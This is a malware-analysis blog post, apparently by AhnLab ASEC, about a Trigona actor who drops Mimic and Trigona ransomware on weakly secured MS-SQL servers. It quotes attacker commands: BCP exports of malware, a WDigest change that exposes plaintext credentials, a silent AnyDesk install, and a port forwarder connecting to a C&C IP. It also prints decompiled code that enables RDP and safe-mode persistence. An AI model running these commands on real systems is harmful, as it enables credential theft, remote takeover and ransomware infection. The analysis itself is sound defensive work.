Trigona Ransomware Threat Actor Uses Mimic Ransomware

asec.ahnlab.com/en/61000/

By Sanseo January 30, 2024

AhnLab SEcurity intelligence Center (ASEC) has recently identified a new activity of the Trigona ransomware threat actor installing Mimic ransomware. Like past cases, the recently detected attack targets MS-SQL servers and is notable for exploiting the **Bulk Copy Program (BCP)** utility in MS-SQL servers during the malware installation process.

- **Trigona ransomware**: Known to have been active since at least June 2022 **[1]**; usually targets MS-SQL servers for attacks and is still active.
- **Mimic ransomware**: First found in June 2022 **[2]**. In January 2024, a case was identified where a Turkish-speaking threat actor attacked poorly managed MS-SQL servers and installed Mimic **[3]**.

ASEC first discovered a case of attack using BCP to install Mimic in early January 2024. In mid-January 2024, there were similar types of attacks identified where Trigona was installed instead of Mimic. The threat actor's email address used in Mimic's ransom note was not found in other attack cases, but Trigona's ransom note identified later contained an email address that the Trigona threat actor has been using since early 2023 **[4]**.

Accordingly, the attack detected in mid-January 2024 is thought to be launched by the previous Trigona threat actor, who is also believed to be the same attacker behind the Mimic ransomware attack discovered in early January 2024. This is based on the facts that both cases targeted poorly managed MS-SQL servers, BCP was used for malware installation, and the various strings and paths used in attacks were the same. In addition, the same malware was used in each attack case.

1. Trigona Ransomware

Trigona ransomware is developed in Delphi and uses RSA and AES encryption algorithms when encrypting files. A report by Arete in February 2023 confirmed a case of Trigona attacking the ManageEngine vulnerability (CVE-2021-40539) **[5]**. Also, in April 2023, AhnLab's ASEC Blog covered a case where it targeted poorly managed MS-SQL servers **[6]**.

MS-SQL servers were targeted again in the recent attack case like cases of 2023, and with the threat actor's email address saved in the ransom note, it can be confirmed that the recently detected Trigona ransomware's threat actor is the same attacker responsible for previous cases.

- **Email**: farusbig@tutanota[.]com
- **URL**: hxxp://znuzuy4hkjacew5y2q7mo63hufhzzjtsr2bkjetxqjibk4ctfl7jghyd[.]onion/





Figure 1. Encrypted files and ransom note

2. Mimic Ransomware

Mimic ransomware is known for exploiting a file search program called Everything while looking for files to encrypt. The threat actor is believed to be employing the Everything tool to accelerate the encryption of files in the target system. The attacker also copied some features of Conti ransomware the source code of which was leaked during the development stage **[7]**.

The Mimic ransomware samples in the Trend Micro report released in January 2023 and the Securonix report released in January 2024 almost had the same external structure as the one used in this attack. The malware was made into a 7z SFX executable and contains a compressed file named “Everything64.dll” which is a password-protected collection of the actual malware files and the Everything tool. When the malware is executed, the 7z and “Everything64.dll” compressed files are decompressed using the appropriate passwords as shown below.

```
> 7za.exe x -y -p58042791667523172 Everything64.dll
> 7za.exe x -y -p6244175681301134444 Everything64.dll
```



이름	크기	압축된 크기	수정한 날짜
7za.exe	791 040	3 261 749	2021-11-24 23:00
Everything.exe	1 775 264		2021-12-17 14:01
Everything32.dll	86 656		2022-04-08 00:54
Everything64.dll	2 376 177		2024-01-07 21:02

이름	크기	압축된 크기	수정한 날짜
Everything.ini	548	240	2022-05-26 14:54
Everything2.ini	550		2022-06-11 17:12
3usdaa.exe	3 069 952	2 375 472	2024-01-07 21:02
DC.exe	821 944		2020-10-07 00:38
xdel.exe	358 784		2022-06-12 02:25

Figure 2. Files included in 7z SFX and the compressed file

The folder that is ultimately installed not only contains Mimic ransomware and the Everything tool, but also the Defender Control tool (DC.exe) for deactivating Windows Defender and the SDelete tool (xdel.exe) of Sysinternals.

이름	수정한 날짜	유형	크기
7za.exe	2021-12-26 오후 6:27	응용 프로그램	773KB
DC.exe	2023-01-16 오전 3:19	응용 프로그램	803KB
Everything.exe	2023-01-13 오전 11:26	응용 프로그램	1,734KB
Everything.ini	2021-03-07 오후 3:40	구성 설정	1KB
Everything2.ini	2023-06-19 오후 9:41	구성 설정	1KB
Everything32.dll	2022-06-25 오후 8:28	응용 프로그램 확장	85KB
Everything64.dll	2023-07-15 오전 8:45	응용 프로그램 확장	2,321KB
session.tmp	2024-01-21 오후 1:44	TMP 파일	1KB
xdel.exe	2023-08-16 오후 6:20	응용 프로그램	351KB
YOURDATA.exe	2023-09-27 오후 7:22	응용 프로그램	2,998KB

Figure 3. Installed files

The threat actor's email address in the ransom note is different from those used in the Mimic ransomware samples in the January 2023 Trend Micro report and the January 2024 Securonix report, and it is not found in other attack cases either. On the other hand, it is presumed that the Trigona ransomware threat actor is also using Mimic in their attacks based on multiple circumstances that will be discussed later in this post.

Email: getmydata@list.ru




Figure 4. Encrypted files and ransom note

3. Malware Installed Using BCP

Attack targets are deemed to be poorly managed and externally exposed MS-SQL servers that have simple account credentials, rendering them vulnerable to brute force or dictionary attacks. This can be inferred not only from the fact that the Trigona ransomware threat actor has been targeting these systems in attacks from the past, but also from infection logs of malware including LoveMiner and Remcos RAT from before and after the respective attack processes.

3.1. Files Created Using BCP

The BCP utility bcp.exe is a command line tool used to import or export high volumes of external data in MS-SQL servers. It is generally used to save large amounts of data saved in the tables of the SQL servers as a local file or to export data files saved in the local system

to the SQL server tables.

Threat actors that target MS-SQL servers typically use PowerShell commands to download malware. Recently, some have been exploiting SQLPS, a PowerShell tool included in SQL servers **[8]**. However, in the case of this attack case, the threat actor most likely employed the method of saving their malware in a database and using BCP to create a local file from it.

Target Type	File Name	File Size	File Path
Target	pp2.exe	469 KB	%SystemDrive%\users\%ASD%\music\pp2.exe
Current	bcp.exe	119.19 KB	%ProgramFiles%\microsoft sql server\client sdk\odbc\110\tools\binn\bcp.exe
Parent	cmd.exe	337 KB	%SystemRoot%\system32\cmd.exe
ParentOfParentOfCurrent	sqlservr.exe	361.69 KB	%ProgramFiles%\microsoft sql server\mssql12.sqlexpress\mssql\binn\sqlservr.exe

Process	Module	Target	Behavior	Data
bcp.exe	N/A	N/A	Creates executable file	pp2.exe

Figure 5. Malware created using BCP

The threat actor used the following command in “uGnzBdZbsi”, the table containing the Trigona ransomware binary, to export Trigona to a local path. Note that “FODsOZKgAU.txt” is a format file that is thought to contain format information.


```
"parentProcess": {
  "imageInfo": {
    "fileObj": {
      "filePath": "%ProgramFiles%\\microsoft sql server\\mssql12.sqlexpress\\mssql\\binn\\sqlservr.exe",
      "fileName": "sqlservr.exe",
      "fileSize": 370368,
    }
  }
},
"currentProcess": {
  "imageInfo": {
    "fileObj": {
      "filePath": "%SystemRoot%\\system32\\cmd.exe",
      "fileName": "cmd.exe",
      "fileSize": 345088,
    }
  }
},
"targetProcess": {
  "imageInfo": {
    "fileObj": {
      "filePath": "%ProgramFiles%\\microsoft sql server\\client sdk\\odbc\\110\\tools\\binn\\bcp.exe",
      "fileName": "bcp.exe",
      "fileSize": 122048,
    },
    "commandLine": "bcp  \"select binaryTable from uGnzBdZbsi\" queryout \"C:\\users\\%ASD%\\music\\pp2.exe\" -T -f \"C:\\users\\%ASD%\\music\\FODsOZKgAU.txt\""
  }
}
```


Figure 6. BCP command used in the attacks

The following are BCP commands used to export various malware and tools used in the attacks.

- **Anydesk**
  > bcp “select binaryTable from uGnzBdZbsi” queryout “C:\users\%ASD%\music\AD.exe” -T -f “C:\users\%ASD%\music\FODsOZKgAU.txt”
- **Port forwarder malware**
  > bcp “select binaryTable from uGnzBdZbsi” queryout “C:\users\%ASD%\music\4.exe” -T -f “C:\users\%ASD%\music\FODsOZKgAU.txt”

- **Launcher malware**
  > bcp “select binaryTable from uGnzBdZbsi” queryout “C:\ProgramData\pp2.exe” -T -f “C:\ProgramData\FODsOZKgAU.txt”
  > bcp “select binaryTable from uGnzBdZbsi” queryout “C:\users\%ASD%\music\pp2.exe” -T -f “C:\users\%ASD%\music\FODsOZKgAU.txt”
- **Mimic ransomware**
  > bcp “select binaryTable from uGnzBdZbsi” queryout “C:\ProgramData\K2K.txt” -T -f “C:\ProgramData\FODsOZKgAU.txt”
  > bcp “select binaryTable from uGnzBdZbsi” queryout “C:\users\%ASD%\K3K.txt” -T -f “C:\users\%ASD%\FODsOZKgAU.txt”
- **Trigona ransomware**
  > bcp “select binaryTable from uGnzBdZbsi” queryout “C:\users\%ASD%\music\build.txt” -T -f “C:\users\%ASD%\music\FODsOZKgAU.txt”
- **Others**
  > bcp “select binaryTable from uGnzBdZbsi” queryout “C:\ProgramData\kkk.bat” -T -f “C:\ProgramData\FODsOZKgAU.txt”
  > bcp “select binaryTable from uGnzBdZbsi” queryout “C:\ProgramData\kur.bat” -T -f “C:\ProgramData\FODsOZKgAU.txt”
  > bcp “select binaryTable from uGnzBdZbsi” queryout “C:\users\%ASD%\music\kkk.bat” -T -f “C:\users\%ASD%\music\FODsOZKgAU.txt”

3.2. Looking Up Information

The commands that the threat actor first executes before creating the malware with BCP (meaning that the attack was successful) are those that look up the infected system’s information as shown below. The threat actor would install malware suitable for the environment based on the information gained through these commands.

```
> hostname
> whoami
> wmic computersystem get domain
> wmic computersystem get totalphysicalmemory
```

3.3. Stealing Account Credentials

The Trigona threat actor is known to use Mimikatz to steal account credentials **[9] [10]**. While no logs of Mimikatz were found in the attack process, the attacker sometimes executed a command to configure the UseLogonCredential registry key to obtain the plain text password using the WDigest security package.

```
> REG ADD “HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\wdigest” /v
UseLogonCredential /t REG_DWORD /d 0x00000001
```

3.4. AnyDesk

In addition, the threat actor installed AnyDesk to control the infected system. AnyDesk is a remote administration tool that provides various features such as remote desktop and file transfer. Remote desktop is a feature that allows a user to remotely access an environment installed with RDP or AnyDesk and control it in the GUI environment.

AnyDesk is a major remote administration tool exploited not only by the aforementioned Trigona ransomware attacker, but also by most threat groups. There are many cases where remote administration tools are used for legitimate purposes such as working from home or remote control and management. Accordingly, anti-malware products cannot simply detect and block these tools, unlike typical malware. Threat actors take advantage of this fact to install remote administration tools instead of RAT-type malware during the initial access or lateral movement phases to control the target system.

```
> %SystemDrive%\users\%ASD%\music\AD.exe –install C:\”Program Files (x86)”\ –silent
> %SystemDrive%\”Program Files (x86)”\AnyDesk-ad_1514b2f9.exe –get-id”
```

4. Analysis of Malware Used in the Attack

Besides using BCP, another notable fact for the recent attack cases confirmed is that there is evidence of safe mode being utilized. Two additional malware deemed to have been created by the threat actor were also found in the Mimic and Trigona ransomware attacks.

One is a launcher that registers itself as a service that can run even in safe mode. When it is run as a service, it executes the program given as an argument. The other is a port forwarder malware which, like the launcher, registers itself as a service that can be run in safe mode. It then activates RDP and supports RDP port forwarding to the address given as an argument.

According to the PDB information, the threat actor named the launcher malware “app2” and the port forwarder “client”.




Figure 7. Malware created by the threat actor with similar PDB information

Although no malware or command log that sets the system boot option to safe mode was found, logs of the MS-SQL server process executing a system restart command were identified as shown below. As the launcher deactivated the safe mode boot option after executing the malware given as an argument, it is likely that the threat actor installed the malware and then rebooted the system in safe mode to run the ransomware.

```
> shutdown -r -f -t 5
```

4.1. Launcher Malware

The threat actor executed the launcher malware with the argument shown below. Upon execution, the launcher copies itself into the “C:\windows\temp\LeVfeNXHoa” path. It then carries out the next task according to the given argument. The first argument gives the service name and the second argument gives the path of the file to be copied. The file in the path given by the second argument is moved to the path given by the third argument. The file given through the second argument was the Mimic ransomware.

```
> %ALLUSERSPROFILE%\pp2.exe 1111111 c:\programdata\K2K.txt
c:\programdata\2K.EXE”
```

The launcher registers itself as a service under the name “1111111” which was given as the first argument and runs additional tasks to allow itself to be run in safe mode. Afterward, it executes the ransomware in the path given as the third argument while running as a service.

When the process is complete, it deactivates the safe mode option, allowing the system to be booted up normally again.

```
v14[0] = (__int64)"/c \"reg add \"HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Control\\SafeBoot\\Network\\{:s}\" /ve"
                  " /d \"Service\" /f\"";
v14[1] = 108i64;
v4 = Parameters;
sub_140002110(Parameters, v14, v13);
if ( v11 >= 0x10 )
  v4 = (__int64 *)Parameters[0];
if ( v16 >= 0x10 )
  v1 = (__int64 *)File[0];
ShellExecuteA(0i64, 0i64, (LPCSTR)v1, (LPCSTR)v4, 0i64, 0);
```

```
if ( v9 >= 0x10 )
  v5 = (__int64 *)File[0];
ShellExecuteA(0i64, 0i64, (LPCSTR)v5, "/c \"bcdedit /deletevalue {default} safeboot\"", 0i64, 0);
```

Figure 8. Routine of setting the safe mode option for the registered service and deactivating this option after executing the ransomware

4.2. Port Forwarder

The threat actor gave the following argument to execute the port forwarder malware. Port forwarding is a feature where data transmitted from a certain port is forwarded to another port. This malware supports port forwarding to the RDP service, or port 3389. Generally, RDP-related port forwarding tools are used to overcome the fact that the threat actor cannot directly access the NAT environment from outside.

The port forwarder first connects to the threat actor's address using the reverse connection method and then connects to the RDP port of the infected system, relaying the two connections. Accordingly, the threat actor is able to establish an RDP connection even if the target system is running in a NAT environment, allowing them to control the infected system remotely. Because RDP is utilized in this manner, malware may execute the following commands to additionally enable the RDP service.

```
ShellExecuteA(
  0i64,
  0i64,
  v1,
  "/c \"reg add \"HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Control\\Terminal Server\" /v fDenyTSConnections /t RE"
  "G_DWORD /d 0 /f\"",
  0i64,
  0);
v2 = lpFile;
if ( v9 >= 0x10 )
  v2 = lpFile[0];
ShellExecuteA(
  0i64,
  0i64,
  v2,
  "/c \"netsh advfirewall firewall set rule group=\"remote desktop\" new enable=Yes\"",
  0i64,
  0);
if ( v9 >= 0x10 )
  v0 = lpFile[0];
ShellExecuteA(
  0i64,
  0i64,
  v0,
  "/c \"reg add \"HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Control\\SafeBoot\\Network\\WindowsHostServicess\" /ve"
  " /d \"Service\" /f\"",
  0i64,
  0);
```

Figure 9. RDP service activation routine

When the port forwarder is executed in installation mode, it copies itself into the “C:\windows\temp\WindowsHostServicess.exe” path and registers itself as a service under the name “WindowsHostServicess”. The service is configured so that it can be run in safe mode like the launcher malware above.

```
> %SystemDrive%\users\%ASD%\music\4.exe –ip “2.57.149[.]233” –port “3366” –install
```

The port forwarder has five arguments. Three of these are modes that support the installation, uninstallation, and execution features. In execution mode, it does not go through the service installation process mentioned above and instead connects to the C&C server given as an argument to support port forwarding.

Argument	Description
–install	Installation mode
–uninstall	Uninstallation mode
–run	Execution mode
–ip	C&C server’s IP address
–port	C&C server’s port number

Table 1. Port forwarder arguments

Before connecting to the C&C server, it saves basic system information such as the OS info and user and computer names in the “C:\windows\temp\elZDk6geQ8” path, transmitting the information upon the initial connection.




Figure 10. System information forwarded to the C&C server

Then, it can perform port forwarding or auto-deletion commands based on the commands it receives from the C&C server.

Command	Feature
0x8CC03FAF	Start port forwarding between the C&C server and the RDP service
0x0002C684	Auto-delete

Table 2. Port forwarder arguments

5. Conclusion

Recently, the Trigona ransomware threat actor has been installing the Mimic and Trigona ransomware on poorly managed MS-SQL servers. It has been found that the attacker also attempted to use malware for port forwarding to establish an RDP connection to the infected system and control it remotely.

Ransomware threat actors encrypt infected systems and extort sensitive information to threaten the victims to raise profits. Because they employ various techniques for account credential theft and lateral movement, single systems as well as the entire internal company network may be at risk of being compromised, resulting in having sensitive data stolen and systems in the network encrypted.

Typical attacks that target MS-SQL servers include brute force attacks and dictionary attacks to systems where account credentials are poorly being managed. Administrators must use passwords that cannot be easily guessed and change them periodically to protect the database servers from brute force and dictionary attacks.

V3 must also be updated to the latest version to block malware infection in advance. Administrators should also use security programs such as firewalls for database servers accessible from outside to restrict access by external threat actors. If the above measures are not taken in advance, continuous infections by threat actors and malware can occur.

File Detection
– Trojan/Win.Generic.R531737 (2022.10.27.00)
– HackTool/Win.DefenderControl.C5481630 (2023.09.06.00)
– Ransomware/Win.Mimic.C5543473 (2023.11.18.01)
– Ransomware/Win.Filecoder.C5561780 (2023.12.12.01)
– Trojan/Win.Agent.C5574264 (2024.01.14.03)
– Trojan/Win.Agent.C5574265 (2024.01.14.03)

Behavior Detection
– Malware/MDP.Minipulate.M71
– Persistence/MDP.AutoRun.M203
– DefenseEvasion/MDP.ModifyRegistry.M1234
– Ransom/MDP.Decoy.M1171
– CredentialAccess/MDP.Mimikatz.M4367

IOC
MD5
– a24bac9071fb6e07e13c52f65a093fce: Launcher (pp2.exe)
– a6e2722cff3abb214dc1437647964c57: Launcher (pp2.exe)
– 3e26e778a4d28003686596f988942646: Port Forwarder (4.exe)
– d6b4b1b6b0ec1799f57142798c5daf5b: Mimic Ransomware Dropper (K2K.exe)
– 6d44f8f3c1608e5958b40f9c6d7b6718: Mimic Ransomware Dropper (K3K.exe)

– b3c8d81d6f8d19e5c07e1ca7932ed5bf: Mimic Ransomware (K2K.exe)
– a02157550bc9b491fd03cad394ccdfe7: Mimic Ransomware (3usdaa.exe)
– c28b33f7365f9dc72cc291d13458f334: Trigona Ransomware (build.txt)
– ac34ba84a5054cd701efad5dd14645c9: Defender Control (DC.exe)

C&C
– 2.57.149[.]233:3366

Subscribe to AhnLab's next-generation threat intelligence platform 'AhnLab TIP' to check related IOC and detailed analysis information.

Categories:Malware Information

Tagged as:Mimic,Ransomware,Trigona